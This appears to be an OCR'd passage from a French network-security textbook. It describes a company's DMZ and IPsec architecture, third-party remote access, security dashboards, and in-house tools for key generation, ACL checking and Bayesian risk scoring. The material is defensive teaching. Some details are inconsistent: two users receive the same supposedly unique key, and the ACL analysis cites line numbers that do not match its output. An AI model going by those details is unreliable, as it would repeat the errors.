


Figure 16.14

Accès distants pour une tierce partie

- La DMZ sortante sert à l'accueil des trafics qui sortent vers Internet, ainsi que des trafics retour.
- La DMZ interco sert à isoler et filtrer le trafic en provenance du boîtier IPsec.
- Le dernier lien est rattaché au réseau bureautique.

Pour la messagerie, les flux réseau autorisés sont les suivants :

- Les messages sortants passent obligatoirement par le serveur de messagerie interne, équipé d'un antivirus, qui les réachemine au MX (Mail eXchanger), ou relais de messagerie, de courrier sortant, également équipé d'un antivirus, lequel les envoie vers Internet. Le MX de courrier sortant n'accepte que les courriers en provenance du serveur de messagerie interne et signés avec le nom de domaine de l'entreprise.
- Les messages entrants passent obligatoirement par le MX de courrier entrant, équipé d'un antivirus, qui les réachemine uniquement vers le serveur de messagerie interne. Le MX de courrier entrant est configuré pour ne relayer que les messages envoyés vers

le domaine de l'entreprise. Il est également équipé d'une solution de filtrage du courrier par analyse du contenu pour lutter contre le Spam et les virus.

- Le serveur de messagerie interne héberge les boîtes aux lettres et est équipé d'une solution antivirus afin de prévenir la propagation d'un virus exclusivement en interne.

Les flux réseau autorisés pour obtenir une résolution de nom DNS sur le réseau Internet sont les suivants :

- La station de travail émet sa demande vers le serveur de noms cache DNS interne de l'entreprise.
- Le serveur cache DNS interne relaie la demande vers la DMZ sortante au serveur DNS cache installé sur le cache DNS externe afin d'optimiser les flux de messagerie.
- Le cache DNS externe va chercher la réponse et la renvoie au serveur cache DNS interne.
- Le cache DNS interne renvoie la réponse au demandeur.

Les flux réseau autorisés pour l'accès à Internet (HTTP, FTP, etc.) se déroulent de la façon suivante :

1. Les stations de travail se connectent à Internet *via* leur navigateur.
2. De manière transparente, le pare-feu valide l'URL demandée par rapport aux autorisations installées dans la solution de filtrage d'URL.
3. Si l'URL peut passer, le pare-feu envoie l'URL ou le flux FTP demandé vers le relais applicatif (proxy).
4. Le relais applicatif envoie l'URL ou le flux FTP demandé vers le serveur antivirus.
5. Le serveur antivirus va chercher l'information demandée, valide son contenu et la renvoie au relais applicatif.
6. Le relais applicatif renvoie la réponse au pare-feu.
7. Le pare-feu renvoie la réponse au navigateur du client.

Les flux réseau autorisés pour la relation avec le serveur AAA (Authentication, Authorization and Accounting) en charge de la gestion des comptes des commerciaux utilisant IPsec se déroulent de la façon suivante :

1. Le boîtier IPsec reçoit des données d'authentification.
2. Il demande au serveur AAA de les valider.
3. Le serveur répond.
4. Le tunnel est autorisé ou non.

Les flux réseau autorisés pour la relation entre le boîtier IPsec et le réseau bureautique sont les flux de type HTTP, FTP, etc. Ils sont réacheminés vers la solution antivirus de la même manière qu'est réacheminé le trafic sortant de l'entreprise.

Quelle que soit la provenance du flux, tous les flux non autorisés sont bloqués et font l'objet d'une trace (log). Tous les flux transitant par les relais applicatifs divers (relais applicatifs, serveur antivirus, relais de courrier, serveur de filtrage d'URL, etc.) font l'objet d'une trace. Ces traces sont archivées selon les *desiderata* de la politique de sécurité.

Certaines de ces fonctions peuvent se trouver regroupées sur une même machine. Le relais applicatif, par exemple, peut également être un cache DNS externe, tout comme le cache DNS interne peut être installé sur la même machine que le MX de courrier sortant. On peut imaginer que le serveur antivirus et le filtre d'URL partagent également une même machine.

Risques réseau couverts

De par l'architecture adoptée, RadioVoie a la garantie que les entités capables d'établir un tunnel IPsec sont connues et autorisées.

Tous les flux susceptibles d'atteindre le réseau interne de l'entreprise depuis l'extérieur sont contrôlés et filtrés. Tous les flux connus pour être vecteurs de risque (HTTP, FTP, SMTP, etc.) font l'objet d'un contrôle particulier au niveau applicatif afin d'être nettoyés de tout virus ou attaque.

L'entreprise ne peut être utilisée pour la propagation de Spam et peut lutter contre le Spam qui l'atteindrait. De plus, une attaque éventuelle depuis Internet sur le commutateur externe ne permet pas d'atteindre le réseau bureautique.

Le serveur AAA qui héberge les détails sur les comptes et les méthodes d'authentification autorisées peut difficilement être atteint par une personne non autorisée. L'entreprise peut disposer d'une trace de tous les trafics réseau entre son réseau bureautique et un quelconque autre réseau.

Risques réseau non couverts

Si le pare-feu est franchi ou ignoré, tous les réseaux de l'entreprise peuvent être touchés. Si le pare-feu ou le commutateur externe est compromis, c'est toute la solution Internet qui peut être mise en déni de service. Si le commutateur externe est compromis, la confidentialité, l'authenticité et l'intégrité des flux de tous les réseaux peuvent également être compromis.

Si un intrus réussit à prendre le contrôle d'une machine acceptant les flux entrants, comme le MX de courrier entrant, grâce à une faille de sécurité, par exemple, il peut retenter cette attaque sur le serveur de messagerie interne. S'il réussit à nouveau, le réseau bureautique entier peut être compromis.

Si une attaque permet de passer outre le boîtier IPsec, l'attaquant peut bénéficier des mêmes autorisations que le plus privilégié des utilisateurs du boîtier.

Tableau de bord de sécurité

Après avoir défini la politique de sécurité ainsi que les solutions associées, cette section détaille les principaux contrôles à mettre en place, fournit des éléments de vérification fondés sur les outils maison et décrit un exemple de tableau de bord de la sécurité réseau.

Les contrôles de sécurité

RadioVoie a prévu des contrôles de sécurité à de multiples niveaux dans son réseau.

Au niveau du commutateur, un réseau virtuel logiquement isolé de tous les autres réseaux de l'entreprise est installé. Ce réseau utilise un plan d'adressage incompatible avec le réseau et n'a aucune relation avec les autres réseaux au-delà du niveau 2 du modèle OSI. Sa faiblesse réside donc dans le commutateur.

Ce réseau, destiné exclusivement à la supervision et au contrôle de sécurité du commutateur, héberge une machine chargée des tâches suivantes :

- Surveiller l'état du commutateur *via* des requêtes SNMP.
- Collecter *via* SSH v2 (protocole chiffré) la configuration du commutateur et l'analyse. La fréquence de l'analyse est fonction de qui l'effectue, l'homme ou la machine. En cas d'erreur, la solution relève une erreur sur sa console afin d'alerter l'équipe sécurité ou réseau. Les configurations collectées sont historisées.

L'adresse sur le commutateur permettant d'accéder à ces services à risque est uniquement celle située sur le VLAN de supervision. Cela signifie que le commutateur ne peut être administré que depuis ce même VLAN.

Grâce à l'architecture Internet, qui place le pare-feu comme goulet d'étranglement pour tous les trafics réseau à l'exception de ceux visant le routeur depuis Internet, il est possible, pour les relations avec l'extérieur, de tracer, voire d'écouter tous les flux réseau.

Le pare-feu peut tracer tous les trafics, autorisés ou non, et, selon la solution choisie, écouter le réseau.

Pour s'assurer de la nature de tous les flux réseau échangés par l'entreprise avec l'extérieur, il faut récupérer les traces du routeur, du pare-feu et du boîtier IPsec. Il faut également collecter les traces du serveur d'authentification AAA afin de s'assurer de la légitimité des connexions effectuées au travers de cette solution ainsi que des tentatives possibles de pénétration d'un compte.

L'ensemble de ces informations peut être concentré sur un système disposant d'un logiciel corrélateur d'événements. Cela permet de détecter rapidement les tentatives d'infraction de sécurité tout en évitant trop de faux positifs.

Des audits de sécurité sont prévus à échéance régulière sur les solutions afin de s'assurer de leur efficacité. Ces audits peuvent inclure des tests de pénétration et de vérification de la configuration par rapport à un standard, etc.

Le cas échéant, il reste possible d'ajouter une sonde d'intrusion. Rappelons que, contrairement à son nom, une sonde d'intrusion détecte rarement les intrus. Sa fonction est de

détecter des comportements réseau anormaux, définis comme tels par l'administrateur de la sonde, et de les relever comme une alerte de sécurité potentielle (il peut exister des degrés d'alerte). Ces sondes sont parfaitement adaptées pour détecter les comportements réseau associés à des infections en provenance de vers *(worms)* ou à des attaques sur des services réseau comme FTP ou HTTP.

S'il s'agit d'une sonde préventive d'intrusion, celle-ci peut de surcroît détecter des évolutions anormales de trafic réseau sur tel ou tel flux spécifique (le port Netbios, par exemple), et ainsi relever une montée en puissance suspecte de ce flux, signe caractéristique d'un ver.

Mise en œuvre des outils maison

Cette section détaille la génération et la vérification des secrets pour des accès distants, ainsi que la vérification de la consistance des ACL réseau.

Gestion de secrets

Comme indiqué précédemment, des secrets partagés doivent être créés pour authentifier les connexions fondées sur le protocole IPsec. La gestion de secrets étant souvent délicate, nous utilisons notre outil GENPASS pour les gérer.

Nous générons une clé de manière pseudo-aléatoire. Elle sera la clé maîtresse pour la génération déterministe des autres clés :

```
margot/16.2$ cat generate.sh
# Generate the domain key
rm ./key.domain.com
umask 077
genpass -r -l 256 -a '[0-9a-zA-Z]' -s 'domain.com' > ./key.domain.com
chmod 400 ./key.domain.com
```

Le fichier **key.domain.com** contient la clé maîtresse. Il est composé de 256 caractères choisis par `'[0-9a-zA-Z]'`.

Nous générons de manière déterministe la clé pour l'utilisateur `cedric.llorens` :

```
# Generate the key for cedric llorens
echo "clé pour cedric llorens";
DOMAIN=key.domain.com; ACCOUNT=cedric.llorens;
genpass -d -f ./key.domain.com -l 56 -a '[0-9a-zA-Z]' $DOMAIN $ACCOUNT
OJTEgstcsKhaW76jgRWNiSL1TBOkV24NLUlACkXbodhckc98XD78E01P
```

de même que celle pour l'utilisateur `denis.valois` :

```
# Generate the key for denis valois
echo "clé pour denis valois";
DOMAIN=key.domain.com; ACCOUNT=denis.valois;
genpass -d -f ./key.domain.com -l 56 -a '[0-9a-zA-Z]' $DOMAIN $ACCOUNT
OJTEgstcsKhaW76jgRWNiSL1TBOkV24NLUlACkXbodhckc98XD78E01P
```

et celle pour l'utilisateur `laurent.levier` :

```
# Generate the key for laurent levier
echo "clé pour laurent levier";
DOMAIN=key.domain.com; ACCOUNT=laurent.levier;
genpass -d -f ./key.domain.com -l 56 -a '[0-9a-zA-Z]' $DOMAIN $ACCOUNT
gcVonrPsHOJONEnt6KSqsFNkry2pMS4Vga67Z54ZESTSccIFCk7Xvkom
```

Ces clés sont uniques et ne sont pas stockées dans une base de données. Il suffit de connaître la clé maîtresse et des paramètres de génération pour retrouver ou contrôler les clés.

Nous pouvons aussi générer d'autres clés pour d'autres usages, ainsi que contrôler ces clés si elles sont présentes dans des configurations d'équipements réseau et fournir ainsi des données utiles pour l'établissement d'un tableau de bord de sécurité.

Analyse des ACL

Dans cette évolution de réseau, les ACL ont un rôle important et doivent être vérifiées afin de s'assurer quelles ne comportent pas d'inconsistances ou de redondances.

Prenons l'exemple de l'ACL suivante :

```
margot$ cat acl.txt
access-list 100 permit icmp any 10.10.10.0 0.0.0.255 echo
access-list 100 permit icmp any 10.10.10.0 0.0.0.255 echo-reply
access-list 100 permit tcp any gt 1023 host 10.10.10.1 eq 22
access-list 100 permit ahp any host 10.10.10.2
access-list 100 permit udp any gt 1023 host 10.10.10.2 eq domain
access-list 100 permit udp any eq domain host 10.10.10.2 gt 1023
access-list 100 permit tcp any gt 1023 host 10.10.10.2 eq domain
access-list 100 permit tcp any eq domain host 10.10.10.2 gt 1023
access-list 100 permit udp any host 10.10.10.3 eq isakmp
access-list 100 permit esp any host 10.10.10.3
access-list 100 permit ahp any host 10.10.10.3
access-list 100 permit tcp any host 10.10.10.4 eq 443
access-list 100 permit tcp any gt 1023 10.10.10.0 0.0.0.255
access-list 100 permit tcp any eq 25 host 10.10.10.5 gt 1023 established
```

Pour analyser cette configuration d'ACL, nous utilisons notre outil VACL de la manière suivante :

```
margot$ vacl -a acl.txt
[3] access-list 100 permit tcp any gt 1023 host 10.10.10.1 eq 22
[13] access-list 100 permit tcp any gt 1023 10.10.10.0 0.0.0.255
*** redundancy   [13] > [3]
[7] access-list 100 permit tcp any gt 1023 host 10.10.10.2 eq 53
[13] access-list 100 permit tcp any gt 1023 10.10.10.0 0.0.0.255
*** redundancy   [13] > [7]
[12] access-list 100 permit tcp any host 10.10.10.4 eq 443
[13] access-list 100 permit tcp any gt 1023 10.10.10.0 0.0.0.255
*** redundancy   [13] * [12] = permit tcp any gt 1023 host 10.10.10.4 eq 443
[cedric@margot acl]$
```

Les lignes 1 et 13 de l'ACL indiquent une première redondance, et les lignes 7 et 13 une seconde. Il est donc possible avec l'outil VACL de contrôler en profondeur les ACL et de fournir des données utiles pour l'établissement d'un tableau de bord de sécurité.

Exemple de tableau de bord de sécurité réseau

Le tableau 16.4 récapitule les éléments de l'architecture réseau qui permettent d'établir un tableau de bord de sécurité.

Tableau 16.4 Exemples de données permettant de construire un tableau de bord

Sous-réseau	Catégorie	Élément
Intranet	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, les routeurs, les LAN et les systèmes connectés
Recherche	Configuration	Du commutateur (vérification VLAN, analyse des configurations des VLAN, etc.)
	Événement réseau	Du commutateur (accès non autorisés, accès autorisés mais de sources imprévues, etc.)
	Balayage réseau	Sur le commutateur, les LAN et les systèmes connectés
Intersite	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, sessions intranet, etc.) et pare-feu (sessions échouées, sessions intranet, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMZ entrante, DMZ Interco) et systèmes connectés
Internet	Configuration	Des commutateur (vérification VLAN, analyse des configurations des VLAN, etc.), routeur (vérification ACL, etc.), boîtier IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), routeur (violation ACL, etc.), boîtier IPsec (sessions échouées, sessions Internet, etc.) et pare-feu (sessions échouées, sessions Internet, etc.)
	Balayage réseau	Sur les commutateur, routeur, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ sortante) et systèmes connectés
Administration	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, LAN et systèmes connectés


Le tableau de bord de sécurité peut être constitué de nombreuses courbes suivant les domaines concernés.

Par exemple, si nous considérons que chaque équipement de sécurité remonte des événements sur les accès réussis et échoués, l'évolution dans le temps du nombre de sessions réussies et échouées par utilisateur et par équipement permet de donner un point de vue sur la sécurité des accès au réseau de l'entreprise.

La figure 16.15 illustre une forte probabilité de tentative de pénétration entre les temps 1 et 2 (sessions réussies > 1) ainsi qu'une activité anormale de sessions échouées entre les temps 3 et 4. Une investigation de sécurité doit être menée pour clarifier ces variations.

Figure 16.15

Évolution du nombre de sessions réussies et échouées par utilisateur et par équipement



RadioVoie sous-traite son service de support

RadioVoie a constaté qu'elle ne pouvait assurer un service de support vingt-quatre heures sur vingt-quatre et sept jours sur sept pour ses clients, car elle ne dispose pas des infrastructures, outils et moyens financiers nécessaires à un support de qualité.

L'entreprise décide donc de sous-traiter ce service à une entreprise tierce, qui le lui facture au temps homme consommé.

Besoins à satisfaire

Les besoins à satisfaire sont les suivants :

- L'entreprise tierce partie a besoin d'accéder en permanence aux bases de connaissance, mais également aux schémas techniques des produits, hormis la technologie révolutionnaire, pour assurer un support de qualité.
- La base de connaissance est située sur le réseau bureautique de l'entreprise. Le serveur de fichiers bureautique contient les schémas techniques.

Étude de risques

Le risque principal réside dans l'accès par une entreprise tierce à des données importantes localisées au sein du réseau bureautique de l'entreprise. La méthode d'accès aux données représente un risque supplémentaire.

Une telle entreprise dispose de sa propre infrastructure, de sa propre politique de sécurité, si tant est qu'il existe une volonté de sécurité dans cette entreprise, de ses propres contraintes et de celles du pays où elle est située. Celles-ci ne sont pas nécessairement acceptables pour RadioVoie, qui doit donc négocier certaines d'entre elles et mettre en place des contre-mesures techniques destinées à pallier des failles de sécurité.

Ces mesures peuvent être appliquées au niveau réseau mais aussi au niveau applicatif.

Politique de sécurité réseau

D'après les besoins à satisfaire et l'étude de risques, RadioVoie édicte une politique de sécurité réseau minimale constituée des règles suivantes :

- *« L'entreprise tierce partie accède uniquement aux informations dont elle a besoin pour assurer son service. »*
- *« Les informations auxquelles accède la tierce partie ne sont pas hébergées au sein du réseau bureautique. »*
- *« Chaque personne physique appartenant à la tierce partie qui accède au réseau de l'entreprise est identifiée et est dotée d'un accès qui lui est propre. »*
- *« Lorsqu'une machine de la tierce partie est connectée au réseau, elle ne peut plus être utilisée comme relais pour une autre machine. »*
- *« La machine de la tierce partie est protégée par une solution antivirus à jour agréée par l'entreprise. »*
- *« La tierce partie dispose d'un accès de secours en cas de défaillance de l'accès principal. »*
- *« L'authenticité de l'accès d'une tierce partie au réseau est garantie. »*
- *« La tierce partie ne peut accéder à Internet via la sortie de l'entreprise. »*

Solution de sécurité

La satisfaction de ce nouveau besoin peut être résolue techniquement de la même manière que pour les accès distants des commerciaux.

Si une tierce partie peut accéder au réseau DMZ interco, elle peut être à même d'écouter les flux de données (alors en clair) et risque ainsi de compromettre la confidentialité des communications.

RadioVoie doit donc modifier son architecture Internet pour séparer les accès distants tierce partie de ceux de son réseau, comme illustré à la figure 16.16.




Figure 16.16

DMZ dédiées aux accès de la tierce partie


Un nouveau réseau est créé. Il s'agit d'une DMZ spécialisée dans l'accès distant des tierces parties (DMZ RAS). La figure 16.17 détaille les modifications de la nouvelle proposition.

Un boîtier IPsec est dédié à la tierce partie (RAS IPsec). Il est situé en parallèle du boîtier VPN IPsec déjà utilisé par RadioVoie, à cette différence près que l'interface interne est placée sur un réseau uniquement utilisé par les tierces parties.

Une solution d'accès par modem est également installée, comme l'exige la politique de sécurité. Cette solution est configurée avec une authentification de même qualité que celle utilisé sur les boîtiers IPsec (hormis le chiffrement) et avec une contrainte de rappel *(callback)* d'un numéro associé à chaque profil utilisateur.

Afin d'éviter que la tierce partie n'accède au réseau bureautique, un serveur frontal est placé dans la DMZ RAS. Ce serveur contient les données auxquelles la tierce partie a besoin d'accéder. Il ne s'agit en fait que de déplacer le serveur précédemment situé dans le réseau bureautique.

Figure 16.17
Serveur de données dédié aux accès distants de la tierce partie



Les schémas techniques toujours situés sur le réseau bureautique sont poussés vers ce serveur frontal par le serveur bureautique, évitant d'avoir un seul flux sortant du réseau DMZ RAS, sans discrimination de destination.

Les contraintes placées par la solution VPN/IPsec (client garanti et désactivation du Split Tunneling) sont également appliquées à la tierce partie.

Enfin, un accord contractuel régit les éléments restants découlant de l'accord entre les parties (contraintes antivirus, etc.).

Risques réseau couverts

La solution adoptée permet à la tierce partie d'accéder aux informations dont elle a besoin, sans qu'aucun autre trafic n'entre dans un réseau de l'entreprise. La tierce partie se connecte de manière sécurisée et chiffrée et aboutit dans un réseau en cul de sac.

En cas de panne, la tierce partie peut s'appuyer sur une solution de connexion par modem rappelant un numéro fixe et prévenant ainsi le risque de piratage d'un compte.

Le tunnel IPsec tient à jour des listes d'accès pour autoriser la tierce partie à n'accéder qu'au serveur de données qui lui est réservé.

La tierce partie n'a aucune possibilité d'écouter des informations intéressantes sur ce réseau.

À l'autre extrémité du tunnel IPsec, la machine de la tierce partie ne peut être utilisée comme relais que pour atteindre le réseau DMZ RAS.

Risques réseau non couverts

La solution d'accès distant par modem et le boîtier IPsec sont placés sur le même réseau que la tierce partie. Si ces solutions disposent d'une administration à distance, elles peuvent être attaquées depuis ce réseau.

Si la tierce partie réussit à compromettre le boîtier IPsec ou à passer outre les filtres réseau au sein du tunnel IPsec, elle peut attaquer le pare-feu, la solution d'accès distant par modem ou le boîtier IPsec afin de les compromettre ou de les outrepasser.

Un attaquant qui aurait réussi à obtenir des données d'authentification valides pour la solution d'accès distant par modem et qui serait placé sur le réseau téléphonique entre les modems et le commutateur téléphonique public pourrait atteindre le réseau DMZ RAS en trompant la solution d'accès distant par modem, qui croirait être en contact avec le modem du numéro de rappel téléphonique.

Tableau de bord de sécurité

Cette section détaille les éléments de vérification fondés sur les outils maison et décrit un exemple de tableau de bord de la sécurité réseau.

Les contrôles de sécurité

Outre les contrôles déjà assurés par la solution Internet (traces et audits réguliers des équipements), les traces du boîtier IPsec et de la solution d'accès distant par modem sont récupérées et analysées.

Les traces du serveur frontal peuvent être également collectées et analysées pour déceler des tentatives de manipulation des données hébergées.

Mise en œuvre des outils maison

Un de nos objectifs majeurs est de protéger le réseau interne (réseau situé derrière le pare-feu), ainsi que les systèmes appartenant au réseau externe (routeur, pare-feu, serveur de messagerie entrant, etc.). Il est aussi primordial de déterminer un niveau de risque pour le réseau, correspondant aux vulnérabilités de sécurité détectées. Rappelons qu'il s'agit de déterminer le risque pris si ces vulnérabilités de sécurité ne sont pas corrigées.

Nous utilisons notre outil BAYES afin de connaître le niveau de risque du réseau interne et externe. La modélisation pour notre calcul de risque est la suivante. Pour chaque objet, trois tests sont possibles, pouvant référencer une ou plusieurs vulnérabilités. De plus, il y a six impacts possibles, comme le montrent les tableaux 16.5 et 16.6.

Tableau 16.5 Répartition des tests et des impacts pour le réseau externe

Objet	Test	Impact
Routeur	1	1 (impact faible)
	2	2 (impact moyen)
	3	3 (impact fort)
Pare_feu	4	1 (impact faible)
	5	2 (impact moyen)
	6	3 (impact fort)
Boitier_ipsec	7	1 (impact faible)
	8	2 (impact moyen)
	9	3 (impact fort)
Serveur_mail_entrant	10	1 (impact faible)
	11	2 (impact moyen)
	12	3 (impact fort)

Tableau 16.6 Répartition des tests et des impacts pour le réseau interne

Objet	Test	Impact
Reseau_interne	13	4 (impact faible)
	14	5 (impact moyen)
	15	6 (impact fort)

Dans ce modèle, si nous tenons compte de la topologie réseau et si nous considérons que les attaques viennent uniquement de l'extérieur, les règles de propagation sont les suivantes :

```
margot/16.3$ cat dmz.rule
0 routeur routeur 1 2 3    # règles de propagation à la racine
0 parefeu parefeu 4 5 6
0 boitier_ipsec boitier_ipsec 7 8 9
0 serveur_mail_entrant serveur_mail_entrant 10 11 12
1 routeur routeur 1        # règles de propagation hors racine
2 routeur routeur 2
3 routeur routeur 3
3 routeur parefeu 4 5 6
3 routeur boitier_ipsec 7 8 9
3 routeur serveur_mail_entrant 10 11 12
4 parefeu parefeu 4
5 parefeu parefeu 5
6 parefeu parefeu 6
7 boitier_ipsec boitier_ipsec 7
8 boitier_ipsec boitier_ipsec 8
9 boitier_ipsec boitier_ipsec 9
6 parefeu reseau_interne 13 14 15
6 parefeu boitier_ipsec 7 8 9
```

```
6 parefeu serveur_mail_entrant 10 11 12
6 parefeu routeur 1 2 3
10 serveur_mail_entrant serveur_mail_entrant 10
11 serveur_mail_entrant serveur_mail_entrant 11
12 serveur_mail_entrant serveur_mail_entrant 12
12 serveur_mail_entrant parefeu 4 5 6
12 serveur_mail_entrant boitier_ipsec 7 8 9
13 reseau_interne reseau_interne 13
14 reseau_interne reseau_interne 14
15 reseau_interne reseau_interne 15
```

Si nous prenons en compte les fichiers de conséquences et de probabilités suivants :

```
margot/16.3$ cat dmz.cons
10  /* impact faible : réseau externe */
25  /* impact moyen : réseau externe */
50  /* impact fort : réseau externe */
10  /* impact faible : réseau interne */
25  /* impact moyen  : réseau interne */
50  /* impact fort : réseau interne */

margot/16.3$ cat dmz.proba
0.1  /* pas d'impact */
0.3  /* impact faible : réseau externe */
0.3  /* impact moyen : réseau externe */
0.8  /* impact fort : réseau externe */
0.3  /* impact faible : réseau interne */
0.3  /* impact moyen  : réseau interne */
0.8  /* impact fort : réseau interne */
```

nous pouvons exécuter le programme BAYES pour chacun des fichiers de vulnérabilités détectés par les contrôles internes et externes.

Le `Makefile` suivant permet de lancer une simulation composée de six fichiers en considérant les mêmes paramètres de règles, conséquences et probabilités :

```
margot/16.3$ cat Makefile
PGM=bayes

dmz:
        normalise dmz.rule dmz.proba dmz.txt dmz.cons
        $(PGM) dmz.txt.ref.dat[1234] 100
        normalise dmz.rule dmz.proba dmz.txt1 dmz.cons
        $(PGM) dmz.txt1.ref.dat[1234] 100
        normalise dmz.rule dmz.proba dmz.txt2 dmz.cons
        $(PGM) dmz.txt2.ref.dat[1234] 100
        normalise dmz.rule dmz.proba dmz.txt3 dmz.cons
        $(PGM) dmz.txt3.ref.dat[1234] 100
        normalise dmz.rule dmz.proba dmz.txt4 dmz.cons
        $(PGM) dmz.txt4.ref.dat[1234] 100
        normalise dmz.rule dmz.proba dmz.txt5 dmz.cons
        $(PGM) dmz.txt5.ref.dat[1234] 100
```

Nous exécutons le programme BAYES sur les différents fichiers contenant les vulnérabilités de sécurité :

```
margot/16.3$ make dmz
normalise dmz.rule dmz.proba dmz.txt dmz.cons
bayes dmz.txt.ref.dat[1234] 100

-------------------------------------------------------------------------
